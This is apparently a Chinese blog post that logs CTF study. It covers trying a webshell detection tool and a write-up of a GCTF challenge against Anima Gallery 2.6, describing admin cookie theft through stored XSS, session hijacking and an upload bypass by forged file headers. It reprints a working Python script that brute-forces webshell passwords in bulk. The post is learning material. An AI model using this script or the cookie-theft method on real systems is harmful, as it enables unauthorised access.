
gctf-webshell相关 6.24

原创

foolisheddy 于 2017-06-24 17:32:27 发布 464 收藏

分类专栏： xss ctf 学习记录 文章标签： webshell xss利用 cookie

本文链接：https://blog.csdn.net/qq_28921653/article/details/73692968


xss 同时被 3 个专栏收录


1 篇文章 0 订阅

订阅专栏


ctf

1 篇文章 0 订阅

订阅专栏


学习记录

8 篇文章 0 订阅

订阅专栏

安装PHP-malware-finder

无意间看到一篇推文，推荐PHP-malware-finder， 是一款优秀的检测webshell和恶意软件混淆代码的工具。

先安装试试

安装问题

```
brew install yara
```

先安装yara，提示报错

```
Could not symlink lib/libyara.3.dylib
/usr/local/lib is not writable.
```

`sudo chown -R "$USER":admin /usr/local`
赋予权限

`brew link yara`

提示安装成功：

`Linking /usr/local/Cellar/yara/3.6.1... 10 symlinks created`

测试

给了一个很长的路径后，发现它会遍历目录去检测。

索性将之前找的webshell大全复制到一个比较短的目录里。

查杀效果似乎还不错。

试试真实环境：

好像只能是本地环境的。还以为是可以爬网站路径，并且查杀webshell =c=。
应该是用于自我检测的工具吧~

---

gctf-WEB-WEB综合

当时做了这题做了好久，还没有搞出来
自己的思路就是看到网页源代码的提示：`<!-- Keep this line if you did not pay for this --> Powered By Anima Gallery 2.6`

然后搜索找到Anima Gallery 2.6相关的3个漏洞，其中有2个用不了，还有一个xss是可以使用的。
估计是自己对xss的利用的积累还没够，所以没有相应的思路。

当时看到了有人上传了php脚本，就想找上传点。
然后自己是下了Anima Gallery 2.6的源码，本地看了一下，确实要admin权限才能上传。

看了下writeup，有2种猥琐思路

思路1：爆破webshell

思路2：xss打cookie

平台搭建的环境已经不能用了，所以自己本地搭建环境测试一波。

在评论处：插入xss代码打admin的cookie

发现只要管理员一访问相应的页面，就能收到一些cookie。

替换cookie登录，发现登录到了admin页面。

用modify-header神器，每次访问都修改cookie

> 看到存在文件上传，于是尝试上传php文件，发现总是被禁，但好像不是文件后缀的问题。。于是想到伪造文件头绕过服务器文件检查的套路。。

本地搭建的环境，mac下又没有菜刀，java版的菜刀又运行不起来，真是蛋疼。

> 当时看到有xx.php，猜测是phpwebshell，但是又想爆破一下。苦于自己之前只试过用bruosuite里面的post方式去爆破webshell。

爆破webshell

没试过get方法去爆破过webshell。

writeup中有get方式爆破的python代码

```
# -*- coding: UTF-8 -*-
#coding by v5est0r
#单次多变量提交变量方式,一句话爆破跟速千倍

import requests,sys
import ConfigParser

shell = sys.argv[1]
shell_type=sys.argv[2]
pass_dic=sys.argv[3]



post_data = {}  #创建字典集
s = open(pass_dic,'r')
content = s.readlines() #分行读取字典
dics = len(content)/1000

print '当前字典中变量个数为: %s' % str(len(content))

print "字典将被分割为 %s 份" % str(dics)

group = []  #字典每行数组化,写入元组
for h in range(0,len(content)):
    password = str(content[h]).strip('\n')  #删除换行符
    group.append(password)
#print group
```

```
if str(shell_type)=="php":
    post_test = {'test_pass_test': 'echo "test!!";'}
    res = requests.post(shell, data=post_test)
    wrong_res = res.text
    post_test.clear()

    for i in range(0, dics):
        new_group = []
        for k in range(i * 1000, (i + 1) * 1000):
            new_group.append(group[k])
            k += 1
        for each in new_group:
            post_data[each] = 'echo "password is %s";' % each
        r = requests.post(shell, data=post_data)
        print "正在进行第 %s 组字典爆破" % str(i + 1)
        post_data.clear()
        i += 1
        print r.text
        if len(r.text) != len(wrong_res):
            break

    new_group1 = []
    for kk in range(dics * 1000, len(content)):
        new_group1.append(group[kk])
        kk += 1
    for each in new_group1:
        post_data[each] = 'echo "password is %s";' % each
    r = requests.post(shell, data=post_data)
    print "正在进行余数字典爆破"
    print r.text

#v5est0r=response.write("password:v5est0r")

if shell_type =='asp':
    # 下面建立错误密码的返回标识符
    post_test = {'test_pass_test': 'response.write("test!!!")'}
    res = requests.post(shell, data=post_test)
    wrong_res = res.text
    post_test.clear()

    for i in range(0, dics):
        new_group = []
        for k in range(i * 1000, (i + 1) * 1000):
            new_group.append(group[k])
            k += 1
        for each in new_group:
            post_data[each] = 'response.write("password: %s")' % each
        r = requests.post(shell, data=post_data)
        print "正在进行第 %s 组字典爆破" % str(i + 1)
        post_data.clear()
        i += 1
        print r.text
        if len(r.text) != len(wrong_res):
            break#密码正确的话，返回的长度不为0，这个就是正确的密码

    new_group1 = []
    for kk in range(dics * 1000, len(content)):
        new_group1.append(group[kk])
        kk += 1
```

```
        for each in new_group1:
            post_data[each] = 'response.write("password: %s")' % each
        r = requests.post(shell, data=post_data)
        print "正在进行余数字典爆破"
        print r.text
```

利用的原理：
当输入的密码错误时，返回的数据为空
当输入的密码正确时，可以执行eval函数，服务器会返回echo里面的内容。

例子：